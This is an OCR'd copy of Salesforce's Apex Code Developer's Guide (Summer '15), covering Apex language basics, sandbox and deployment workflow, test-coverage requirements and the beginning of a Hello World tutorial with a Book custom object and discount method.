Force.com Apex Code Developer's Guide

Version 34.0, Summer '15

@salesforcedocs

Last updated: July 29, 2015

CONTENTS

GETTING STARTED

CHAPTER 1 Introducing Apex

In this chapter ...

Salesforce has changed the way organizations do business by moving enterprise applications that were traditionally client-server-based into an on-demand, multitenant Web environment, the Force.com platform. This environment allows organizations to run and customize applications, such as Salesforce Automation and Service & Support, and build new custom applications based on particular business needs.

While many customization options are available through the Salesforce user interface, such as the ability to define new fields, objects, workflow, and approval processes, developers can also use the SOAP API to issue data manipulation commands such as `delete()`, `update()` or `upsert()`, from client-side programs.

These client-side programs, typically written in Java, JavaScript, .NET, or other programming languages grant organizations more flexibility in their customizations. However, because the controlling logic for these client-side programs is not located on Force.com platform servers, they are restricted by:

- The performance costs of making multiple round-trips to the Salesforce site to accomplish common business transactions
- The cost and complexity of hosting server code, such as Java or .NET, in a secure and robust environment

To address these issues, and to revolutionize the way that developers create on-demand applications, Salesforce introduces Force.com Apex code, the first multitenant, on-demand programming language for developers interested in building the next generation of business applications.

- What is Apex?—more about when to use Apex, the development process, and some limitations
- What's new in this Apex release?
- Apex Quick Start—delve straight into the code and write your first Apex class and trigger

What is Apex?

User Permissions Needed	
To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:	"Author Apex"
To define, edit, delete, set version settings, and show dependencies for Apex triggers:	"Author Apex"

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

You can add Apex to most system events.

As a language, Apex is:

Integrated

Apex provides built-in support for common Force.com platform idioms, including:

- Data manipulation language (DML) calls, such as `INSERT`, `UPDATE`, and `DELETE`, that include built-in `DmlException` handling
- Inline Salesforce Object Query Language (SOQL) and Salesforce Object Search Language (SOSL) queries that return lists of sObject records
- Looping that allows for bulk processing of multiple records at a time
- Locking syntax that prevents record update conflicts
- Custom public Force.com API calls that can be built from stored Apex methods
- Warnings and errors issued when a user tries to edit or delete a custom object or field that is referenced by Apex

Easy to use

Apex is based on familiar Java idioms, such as variable and expression syntax, block and conditional statement syntax, loop syntax, object and array notation, and so on. Where Apex introduces new elements, it uses syntax and semantics that are easy to understand and encourage efficient use of the Force.com platform. Consequently, Apex produces code that is both succinct and easy to write.

Data focused

Apex is designed to thread together multiple query and DML statements into a single unit of work on the Force.com platform server, much as developers use database stored procedures to thread together multiple transaction statements on a database server. Note that like other database stored procedures, Apex does not attempt to provide general support for rendering elements in the user interface.

Rigorous

Apex is a strongly-typed language that uses direct references to schema objects such as object and field names. It fails quickly at compile time if any references are invalid, and stores all custom field, object, and class dependencies in metadata to ensure they are not deleted while required by active Apex code.

Hosted

Apex is interpreted, executed, and controlled entirely by the Force.com platform.

Multitenant aware

Like the rest of the Force.com platform, Apex runs in a multitenant environment. Consequently, the Apex runtime engine is designed to guard closely against runaway code, preventing it from monopolizing shared resources. Any code that violates limits fails with easy-to-understand error messages.

Automatically upgradeable

Apex never needs to be rewritten when other parts of the Force.com platform are upgraded. Because compiled code is stored as metadata in the platform, Apex is upgraded as part of Salesforce releases.

Easy to test

Apex provides built-in support for unit test creation and execution, including test results that indicate how much code is covered, and which parts of your code could be more efficient. Salesforce ensures that all custom Apex code works as expected by executing all unit tests prior to any platform upgrades.

Versioned

You can save your Apex code against different versions of the Force.com API. This enables you to maintain behavior.

Apex is included in Performance Edition, Unlimited Edition, Developer Edition, Enterprise Edition, and Database.com.

When Should I Use Apex?

The Salesforce prebuilt applications provide powerful CRM functionality. In addition, Salesforce provides the ability to customize the prebuilt applications to fit your organization. However, your organization may have complex business processes that are unsupported by the existing functionality. When this is the case, the Force.com platform includes a number of ways for advanced administrators and developers to implement custom functionality. These include Apex, Visualforce, and the SOAP API.

Apex

Use Apex if you want to:

- Create Web services.
- Create email services.
- Perform complex validation over multiple objects.
- Create complex business processes that are not supported by workflow.
- Create custom transactional logic (logic that occurs over the entire transaction, not just with a single record or object).
- Attach custom logic to another operation, such as saving a record, so that it occurs whenever the operation is executed, regardless of whether it originates in the user interface, a Visualforce page, or from SOAP API.

Visualforce

Visualforce consists of a tag-based markup language that gives developers a more powerful way of building applications and customizing the Salesforce user interface. With Visualforce you can:

- Build wizards and other multistep processes.
- Create your own custom flow control through an application.
- Define navigation patterns and data-specific rules for optimal, efficient application interaction.

For more information, see the *Visualforce Developer's Guide*.

SOAP API


Use standard SOAP API calls if you want to add functionality to a composite application that processes only one type of record at a time and does not require any transactional control (such as setting a Savepoint or rolling back changes).

For more information, see the *SOAP API Developer's Guide*.

How Does Apex Work?

All Apex runs entirely on-demand on the Force.com platform, as shown in the following architecture diagram:

Apex is compiled, stored, and runs entirely on the Force.com platform



When a developer writes and saves Apex code to the platform, the platform application server first compiles the code into an abstract set of instructions that can be understood by the Apex runtime interpreter, and then saves those instructions as metadata.

When an end-user triggers the execution of Apex, perhaps by clicking a button or accessing a Visualforce page, the platform application server retrieves the compiled instructions from the metadata and sends them through the runtime interpreter before returning the result. The end-user observes no differences in execution time from standard platform requests.

Developing Code in the Cloud

The Apex programming language is saved and runs in the cloud—the Force.com multitenant platform. Apex is tailored for data access and data manipulation on the platform, and it enables you to add custom business logic to system events. While it provides many benefits for automating business processes on the platform, it is not a general purpose programming language. As such, Apex cannot be used to:

- Render elements in the user interface other than error messages
- Change standard functionality—Apex can only prevent the functionality from happening, or add additional functionality
- Create temporary files
- Spawn threads

Tip: All Apex code runs on the Force.com platform, which is a shared resource used by all other organizations. To guarantee consistent performance and scalability, the execution of Apex is bound by governor limits that ensure no single Apex execution impacts the overall service of Salesforce. This means all Apex code is limited by the number of operations (such as DML or SOQL) that it can perform within one process.

All Apex requests return a collection that contains from 1 to 50,000 records. You cannot assume that your code only works on a single record at a time. Therefore, you must implement programming patterns that take bulk processing into account. If you don't, you may run into the governor limits.

SEE ALSO:

Trigger and Bulk Request Best Practices

What's New?

Review the Summer '15 Release Notes to learn about new and changed Apex features in Summer '15.

Past Releases

For information about new features introduced in previous releases, see:


- Spring '15 Release Notes
- Winter '15 Release Notes
- Summer '14 Release Notes
- Spring '14 Release Notes
- Winter '14 Release Notes
- Summer '13 Release Notes
- Spring '13 Release Notes
- Winter '13 Release Notes
- Summer '12 Release Notes
- Spring '12 Release Notes

- Winter '12 Release Notes
- Summer '11 Release Notes
- Spring '11 Release Notes
- Winter '11 Release Notes
- Summer '10 Release Notes
- Spring '10 Release Notes
- Winter '10 Release Notes
- Summer '09 Release Notes
- Spring '09 Release Notes
- Winter '09 Release Notes
- Summer '08 Release Notes
- Spring '08 Release Notes
- Winter '08 Release Notes
- Summer '07 Release Notes
- Spring '07 Release Notes

Understanding Apex Core Concepts

Apex code typically contains many things that you might be familiar with from other programming languages:

Programming elements in Apex




The section describes the basic functionality of Apex, as well as some of the core concepts.

Using Version Settings

In the Salesforce user interface you can specify a version of the Salesforce API against which to save your Apex class or trigger. This setting indicates not only the version of SOAP API to use, but which version of Apex as well. You can change the version after saving. Every class or trigger name must be unique. You cannot save the same class or trigger against different versions.

You can also use version settings to associate a class or trigger with a particular version of a managed package that is installed in your organization from AppExchange. This version of the managed package will continue to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the class or trigger.



For more information about using version settings with managed packages, see "About Package Versions" in the Salesforce online help.

Naming Variables, Methods and Classes

You cannot use any of the Apex reserved keywords when naming variables, methods or classes. These include words that are part of Apex and the Force.com platform, such as `list`, `test`, or `account`, as well as reserved keywords.

Using Variables and Expressions

Apex is a *strongly-typed* language, that is, you must declare the data type of a variable when you first refer to it. Apex data types include basic types such as Integer, Date, and Boolean, as well as more advanced types such as lists, maps, objects and sObjects.

Variables are declared with a name and a data type. You can assign a value to a variable when you declare it. You can also assign values later. Use the following syntax when declaring variables:

```
datatype variable_name [ = value];
```

Tip: Note that the semi-colon at the end of the above is *not* optional. You must end all statements with a semi-colon.

The following are examples of variable declarations:

```
// The following variable has the data type of Integer with the name Count,
// and has the value of 0.
Integer Count = 0;
// The following variable has the data type of Decimal with the name Total. Note
// that no value has been assigned to it.
Decimal Total;
// The following variable is an account, which is also referred to as an sObject.
Account MyAcct = new Account();
```

In Apex, all primitive data type arguments, such as Integer or String, are passed into methods by value. This means that any changes to the arguments exist only within the scope of the method. When the method returns, the changes to the arguments are lost.

Non-primitive data type arguments, such as sObjects, are also passed into methods by value. This means that when the method returns, the passed-in argument still references the same object as before the method call and can't be changed to point to another object. However, the values of the object's fields can be changed in the method.

Using Statements

A *statement* is any coded instruction that performs an action.

In Apex, statements must end with a semicolon and can be one of the following types:

- Assignment, such as assigning a value to a variable
- Conditional (if-else)
- Loops:
  - Do-while
  - While
  - For
- Locking
- Data Manipulation Language (DML)
- Transaction Control
- Method Invoking
- Exception Handling

A *block* is a series of statements that are grouped together with curly braces and can be used in any place where a single statement would be allowed. For example:

```
if (true) {
    System.debug(1);
    System.debug(2);
} else {
    System.debug(3);
    System.debug(4);
}
```

In cases where a block consists of only one statement, the curly braces can be left off. For example:

```
if (true)
    System.debug(1);
else
    System.debug(2);
```

Using Collections

Apex has the following types of collections:

- Lists (arrays)
- Maps
- Sets

A *list* is a collection of elements, such as Integers, Strings, objects, or other collections. Use a list when the sequence of elements is important. You can have duplicate elements in a list.

The first index position in a list is always 0.

To create a list:

- Use the `new` keyword
- Use the `List` keyword followed by the element type contained within `<>` characters.

Use the following syntax for creating a list:

```
List <datatype> list_name
   [= new List<datatype>();] |
   [=new List<datatype>{value [, value2. . .]};] |
   ;
```

The following example creates a list of Integer, and assigns it to the variable `My_List`. Remember, because Apex is strongly typed, you must declare the data type of `My_List` as a list of Integer.

```
List<Integer> My_List = new List<Integer>();
```

For more information, see Lists on page 28.

A *set* is a collection of unique, unordered elements. It can contain primitive data types, such as String, Integer, Date, and so on. It can also contain more complex data types, such as sObjects.

To create a set:

- Use the `new` keyword
- Use the `Set` keyword followed by the primitive data type contained within `<>` characters

Use the following syntax for creating a set:

```
Set<datatype> set_name
   [= new Set<datatype>();] |
   [= new Set<datatype>{value [, value2. . .] };] |
   ;
```

The following example creates a set of String. The values for the set are passed in using the curly braces `{}`.

```
Set<String> My_String = new Set<String>{'a', 'b', 'c'};
```

For more information, see Sets on page 31.

A *map* is a collection of key-value pairs. Keys can be any primitive data type. Values can include primitive data types, as well as objects and other collections. Use a map when finding something by key matters. You can have duplicate values in a map, but each key must be unique.

To create a map:

- Use the `new` keyword
- Use the `Map` keyword followed by a key-value pair, delimited by a comma and enclosed in `<>` characters.

Use the following syntax for creating a map:

```
Map<key_datatype, value_datatype> map_name
   [=new map<key_datatype, value_datatype>();] |
   [=new map<key_datatype, value_datatype>
   {key1_value => value1_value
```

```
    [, key2_value => value2_value. . .]};] |
    ;
```

The following example creates a map that has a data type of Integer for the key and String for the value. In this example, the values for the map are being passed in between the curly braces `{}` as the map is being created.

```
Map<Integer, String> My_Map = new Map<Integer, String>{1 => 'a', 2 => 'b', 3 => 'c'};
```

For more information, see Maps on page 31.

Using Branching

An `if` statement is a true-false test that enables your application to do different things based on a condition. The basic syntax is as follows:

```
if (Condition){
// Do this if the condition is true
} else {
// Do this if the condition is not true
}
```

For more information, see Conditional (If-Else) Statements on page 48.

Using Loops

While the `if` statement enables your application to do things based on a condition, loops tell your application to do the same thing again and again based on a condition. Apex supports the following types of loops:

- Do-while
- While
- For

A *Do-while* loop checks the condition after the code has executed.

A *While* loop checks the condition at the start, before the code executes.

A *For* loop enables you to more finely control the condition used with the loop. In addition, Apex supports traditional For loops where you set the conditions, as well as For loops that use lists and SOQL queries as part of the condition.

For more information, see Loops on page 48.

CHAPTER 2 Apex Development Process

In this chapter ...

In this chapter, you'll learn about the Apex development lifecycle, and which organization and tools to use to develop Apex. You'll also learn about testing and deploying Apex code.

What is the Apex Development Process?

We recommend the following process for developing Apex:

1. Obtain a Developer Edition account.
2. Learn more about Apex.
3. Write your Apex.
4. While writing Apex, you should also be writing tests.
5. Optionally deploy your Apex to a sandbox organization and do final unit tests.
6. Deploy your Apex to your Salesforce production organization.

In addition to deploying your Apex, once it is written and tested, you can also add your classes and triggers to a Force.com AppExchange App package.

Using a Developer or Sandbox Organization

You can run Apex in:

- a *developer* organization: an organization created with a Developer Edition account.
- a *production* organization: an organization that has live users accessing your data.
- a *sandbox* organization: an organization created on your production organization that is a copy of your production organization.

Note: Apex triggers are available in the Trial Edition of Salesforce; however, they are disabled when you convert to any other edition. If your newly-signed-up organization includes Apex, you must deploy your code to your organization using one of the deployment methods.

You can't develop Apex in your Salesforce production organization. Live users accessing the system while you're developing can destabilize your data or corrupt your application. Instead, you must do all your development work in either a sandbox or a Developer Edition organization.

If you aren't already a member of the developer community, go to `http://developer.salesforce.com/signup` and follow the instructions to sign up for a Developer Edition account. A Developer Edition account gives you access to a free Developer Edition organization. Even if you already have an Enterprise, Unlimited, or Performance Edition organization and a sandbox for creating Apex, we strongly recommend that you take advantage of the resources available in the developer community.

Note: You cannot make changes to Apex using the Salesforce user interface in a Salesforce production organization.

Creating a Sandbox Organization

To create or refresh a sandbox organization:

1. From Setup, click **Sandboxes** or **Data Management** > **Sandboxes**.
2. Click **New Sandbox**.
3. Enter a name and description for the sandbox.

   Tip: We recommend that you choose a name that:

   - Reflects the purpose of this sandbox, such as "QA."
   - Has only a few characters, because Salesforce appends the sandbox name to usernames on user records in the sandbox environment. Names with fewer characters make sandbox logins easier to type.

4. Select the type of sandbox you want.

   Note: If you don't see a sandbox option or need licenses for more, contact Salesforce to order sandboxes for your organization.

   If you have reduced the number of sandboxes you purchased, but you have more of a specific type than allowed, you are required to match the number of your sandboxes to the number you purchased. For example, if you have two Full sandboxes but purchased only one, you can't create a new Full sandbox. Instead, convert a Full sandbox to a smaller one, such as a Developer Pro or Developer sandbox, depending on which types you have available.

5. Select the data to include in your Partial Copy or Full sandbox.

   For a Partial Copy sandbox, click **Next**, and then select the template you created to specify the data for your sandbox. If you have not created a template for this Partial Copy sandbox, see Creating or Editing Sandbox Templates.

   For a Full sandbox, click **Next**, and then decide how much data to include.

   To include **Template-based** data for a Full sandbox, select an existing sandbox template. For more information, see Creating or Editing Sandbox Templates.

   To include **All** data in a Full sandbox, choose whether and how much field tracking history data to include, and whether to copy Chatter data. You can copy from 0 to 180 days of history, in 30-day increments. The default value is 0 days. Chatter data includes feeds, messages, and discovery topics. Decreasing the amount of data you copy can significantly speed sandbox copy time.

6. Click **Create**.

   Tip: Try to limit changes in your production organization while the sandbox copy proceeds.

Learning Apex

After you have your developer account, there are many resources available to you for learning about Apex:

Force.com Workbook: Get Started Building Your First App in the Cloud

Beginning programmers

A set of ten 30-minute tutorials that introduce various Force.com platform features. The Force.com Workbook tutorials are centered around building a very simple warehouse management system. You'll start developing the application from the bottom up; that is, you'll first build a database model for keeping track of merchandise. You'll continue by adding business logic: validation rules to ensure that there is enough stock, workflow to update inventory when something is sold, approvals to send email notifications for large invoice values, and trigger logic to update the prices in open invoices. Once the database and business logic are complete, you'll create a user interface to display a product inventory to staff, a public website to display a product catalog, and then the start of a simple store front. If you'd like to develop offline and integrate with the app, we've added a final tutorial to use Adobe Flash Builder for Force.com.

Force.com Workbook: HTML | PDF

Apex Workbook

Beginning programmers

The Apex Workbook introduces you to the Apex programming language through a set of tutorials. You'll learn the fundamentals of Apex and how you can use it on the Force.com platform to add custom business logic through triggers, unit tests, scheduled Apex, batch Apex, REST Web services, and Visualforce controllers.

Apex Workbook: HTML | PDF

Salesforce Developers Apex Page

Beginning and advanced programmers

The Apex page on Salesforce Developers has links to several resources including articles about the Apex programming language. These resources provide a quick introduction to Apex and include best practices for Apex development.

Force.com Cookbook

Beginning and advanced programmers

This collaborative site provides many recipes for using the Web services API, developing Apex code, and creating Visualforce pages. The *Force.com Cookbook* helps developers become familiar with common Force.com programming techniques and best practices. You can read and comment on existing recipes, or submit your own recipes, at `http://developer.force.com/cookbook`.

Development Life Cycle: Enterprise Development on the Force.com Platform

Architects and advanced programmers

Whether you are an architect, administrator, developer, or manager, the *Development Lifecycle Guide* prepares you to undertake the development and release of complex applications on the Force.com platform.

Training Courses

Training classes are also available from Salesforce Training & Certification. You can find a complete list of courses at the Training & Certification site.

In This Book (*Apex Developer's Guide*)

Beginning programmers should look at the following:

- Introducing Apex, and in particular:
  - Documentation Conventions
  - Core Concepts
  - Quick Start Tutorial
- Classes, Objects, and Interfaces
- Testing Apex
- Execution Governors and Limits

In addition to the above, advanced programmers should look at:

- Trigger and Bulk Request Best Practices
- Advanced Apex Programming Example
- Understanding Apex Describe Information
- Asynchronous Execution (`@future` Annotation)
- Batch Apex and Apex Scheduler

Writing Apex Using Development Environments

There are several development environments for developing Apex code. The Force.com Developer Console and the Force.com IDE allow you to write, test, and debug your Apex code. The code editor in the user interface enables only writing code and doesn't support debugging. These different tools are described in the next sections.

Force.com Developer Console

The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce organization.

To open the Developer Console in Salesforce user interface, click *`Your name`* > **Developer Console**.

The Developer Console supports these tasks:

- Writing code—You can add code using the source code editor. Also, you can browse packages in your organization.
- Compiling code—When you save a trigger or class, the code is automatically compiled. Any compilation errors will be reported.
- Debugging—You can view debug logs and set checkpoints that aid in debugging.
- Testing—You can execute tests of specific test classes or all tests in your organization, and you can view test results. Also, you can inspect code coverage.
- Checking performance—You can inspect debug logs to locate performance bottlenecks.
- SOQL queries—You can query data in your organization and view the results using the Query Editor.
- Color coding and autocomplete—The source code editor uses a color scheme for easier readability of code elements and provides autocompletion for class and method names.

Force.com IDE

The Force.com IDE is a plug-in for the Eclipse IDE. The Force.com IDE provides a unified interface for building and deploying Force.com applications. Designed for developers and development teams, the IDE provides tools to accelerate Force.com application development, including source code editors, test execution tools, wizards and integrated help. This tool includes basic color-coding, outline view, integrated unit testing, and auto-compilation on save with error message display. See the website for information about installation and usage.

Note: The Force.com IDE is a free resource provided by Salesforce to support its users and partners but isn't considered part of our services for purposes of the Salesforce Master Subscription Agreement.

Tip: If you want to extend the Eclipse plug-in or develop an Apex IDE of your own, the SOAP API includes methods for compiling triggers and classes, and executing test methods, while the Metadata API includes methods for deploying code to production environments. For more information, see Deploying Apex on page 544 and SOAP API and SOAP Headers for Apex on page 2198.

Code Editor in the Salesforce User Interface

The Salesforce user interface. All classes and triggers are compiled when they are saved, and any syntax errors are flagged. You cannot save your code until it compiles without errors. The Salesforce user interface also numbers the lines in the code, and uses color coding to distinguish different elements, such as comments, keywords, literal strings, and so on.

- For a trigger on a standard object, from Setup, click **Customize**, click the name of the object, and click **Triggers**. In the Triggers detail page, click **New**, and then enter your code in the `Body` text box.
- For a trigger on a custom object, from Setup, click **Develop** > **Objects**, and click the name of the object. In the Triggers related list, click **New**, and then enter your code in the `Body` text box.
- For a class, from Setup, click **Develop** > **Apex Classes**. Click **New**, and then enter your code in the `Body` text box.

Note: You cannot make changes to Apex using the Salesforce user interface in a Salesforce production organization.

Alternatively, you can use any text editor, such as Notepad, to write Apex code. Then either copy and paste the code into your application, or use one of the API calls to deploy it.

Writing Tests

Testing is the key to successful long-term development and is a critical component of the development process. We strongly recommend that you use a *test-driven development* process, that is, test development that occurs at the same time as code development.

To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, send no emails, and are flagged with the `testMethod` keyword or the `isTest` annotation in the method definition. Also, test methods must be defined in test classes, that is, classes annotated with `isTest`.

In addition, before you deploy Apex or package it for the Force.com AppExchange, the following must be true.

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following.

  - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.
  - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.

- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

For more information on writing tests, see Testing Apex on page 512.

Deploying Apex to a Sandbox Organization

Sandboxes create copies of your organization in separate environments. Use them for development, testing, and training, without compromising the data and applications in your Salesforce production organization. Sandboxes are isolated from your Salesforce production organization, so operations that you perform in your sandboxes don't affect your Salesforce production organization, and conversely.

To deploy Apex from a local project in the Force.com IDE to a Salesforce organization, use the Force.com Component Deployment Wizard. For more information about the Force.com IDE, see `https://developer.salesforce.com/page/Force.com_IDE`.

You can also use the `deploy()` Metadata API call to deploy your Apex from a developer organization to a sandbox organization.

A useful API call is `runTests()`. In a development or sandbox organization, you can run the unit tests for a specific class, a list of classes, or a namespace.

Salesforce includes a Force.com Migration Tool that allows you to issue these commands in a console window, or your can implement your own deployment code.

Note: The Force.com IDE and the Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but aren't considered part of our services for purposes of the Salesforce Master Subscription Agreement.

For more information, see Using the Force.com Migration Tool and Deploying Apex.

Deploying Apex to a Salesforce Production Organization

After you have finished all of your unit tests and verified that your Apex code is executing properly, the final step is deploying Apex to your Salesforce production organization.

To deploy Apex from a local project in the Force.com IDE to a Salesforce organization, use the Force.com Component Deployment Wizard. For more information about the Force.com IDE, see `https://developer.salesforce.com/page/Force.com_IDE`.

Also, you can deploy Apex through change sets in the Salesforce user interface.

For more information and for additional deployment options, see Deploying Apex on page 544.

Adding Apex Code to a Force.com AppExchange App

You can also include an Apex class or trigger in an app that you are creating for AppExchange.

Any Apex that is included as part of a package must have at least 75% cumulative test coverage. Each trigger must also have some test coverage. When you upload your package to AppExchange, all tests are run to ensure that they run without errors. In addition, tests with the`@isTest(OnInstall=true)` annotation run when the package is installed in the installer's organization. You can specify which tests should run during package install by annotating them with `@isTest(OnInstall=true)`. This subset of tests must pass for the package install to succeed.

In addition, Salesforce recommends that any AppExchange package that contains Apex be a managed package.

For more information, see the *Force.com Quick Reference for Developing Packages*. For more information about Apex in managed packages, see "What is a Package?" in the Salesforce online help.

Note: Packaging Apex classes that contain references to custom labels which have translations: To include the translations in the package, enable the Translation Workbench and explicitly package the individual languages used in the translated custom labels. See "Custom Labels Overview" in the Salesforce online help.

CHAPTER 3 Apex Quick Start

Once you have a Developer Edition or sandbox organization, you may want to learn some of the core concepts of Apex. Because Apex is very similar to Java, you may recognize much of the functionality.

After reviewing the basics, you are ready to write your first Apex program—a very simple class, trigger, and unit test.

In addition, there is a more complex shipping invoice example that you can also walk through. This example illustrates many more features of the language.

Note: The Hello World and the shipping invoice samples require custom fields and objects. You can either create these on your own, or download the objects, fields and Apex code as a managed packaged from Force.com AppExchange. For more information, see `https://developer.salesforce.com/docs`.

Writing Your First Apex Class and Trigger

This step-by-step tutorial shows how to create a simple Apex class and trigger. It also shows how to deploy these components to a production organization.

This tutorial is based on a custom object called Book that is created in the first step. This custom object is updated through a trigger.

IN THIS SECTION:

Creating a Custom Object

Prerequisites:

A Salesforce account in a sandbox **Performance**, **Unlimited**, or **Enterprise** Edition organization, or an account in a Developer organization.

For more information about creating a sandbox organization, see "Sandbox Overview" in the Salesforce online help. To sign up for a free Developer organization, see the Developer Edition Environment Sign Up Page.

In this step, you create a custom object called Book with one custom field called Price.

1. Log into your sandbox or Developer organization.
2. From Setup, click **Create** > **Objects** and click **New Custom Object**.
3. Enter `Book` for the label.

4. Enter `Books` for the plural label.
5. Click **Save**.
   Ta dah! You've now created your first custom object. Now let's create a custom field.
6. In the **Custom Fields & Relationships** section of the Book detail page, click **New**.
7. Select Number for the data type and click **Next**.
8. Enter `Price` for the field label.
9. Enter 16 in the length text box.
10. Enter 2 in the decimal places text box, and click **Next**.
11. Click **Next** to accept the default values for field-level security.
12. Click **Save**.

You've just created a custom object called Book, and added a custom field to that custom object. Custom objects already have some standard fields, like Name and CreatedBy, and allow you to add other fields that are more specific to your implementation. For this tutorial, the Price field is part of our Book object and it is accessed by the Apex class you will write in the next step.

Adding an Apex Class

Prerequisites:

- A Salesforce account in a sandbox **Performance**, **Unlimited**, or **Enterprise** Edition organization, or an account in a Developer organization.
- The Book custom object.

In this step, you add an Apex class that contains a method for updating the book price. This method is called by the trigger that you will be adding in the next step.

1. From Setup, click **Develop** > **Apex Classes** and click **New**.
2. In the class editor, enter this class definition:

   ```
   public class MyHelloWorld {

   }
   ```

   The previous code is the class definition to which you will be adding one method in the next step. Apex code is generally contained in *classes*. This class is defined as `public`, which means the class is available to other Apex classes and triggers. For more information, see Classes, Objects, and Interfaces on page 52.

3. Add this method definition between the class opening and closing brackets.

   ```
   public static void applyDiscount(Book__c[] books) {
      for (Book__c b :books){
         b.Price__c *= 0.9;
      }
   }
   ```

   This method is called `applyDiscount`, and it is both public and static. Because it is a static method, you don't need to create an instance of the class to access the method—you can just use the name of the class followed by a dot (.) and the name of the method. For more information, see Static and Instance Methods, Variables, and Initialization Code on page 59.

   This method takes one parameter, a list of Book records, which is assigned to the variable `books`. Notice the `__c` in the object name `Book__c`. This indicates that it is a *custom object* that you created. Standard objects that are provided in the Salesforce application, such as Account, don't end with this postfix.

The next section of code contains the rest of the method definition:

```
for (Book__c b :books){
   b.Price__c *= 0.9;
}
```

Notice the `__c` after the field name `Price__c`. This indicates it is a *custom field* that you created. Standard fields that are provided by default in Salesforce are accessed using the same type of dot notation but without the `__c`, for example, `Name` doesn't end with `__c` in `Book__c.Name`. The statement `b.Price__c *= 0.9;` takes the old value of `b.Price__c`, multiplies it by 0.9, which means its value will be discounted by 10%, and then stores the new value into the `b.Price__c` field. The `*=` operator is a shortcut. Another way to write this statement is `b.Price__c = b.Price__c * 0.9;`. See Understanding Expression Operators on page 38.

4. Click **Save** to save the new class. You should now have this full class definition.

```
public class MyHelloWorld {
   public static void applyDiscount(Book__c[] books) {
      for (Book__c b :books){
         b.Price__c *= 0.9;
      }
   }
}
```

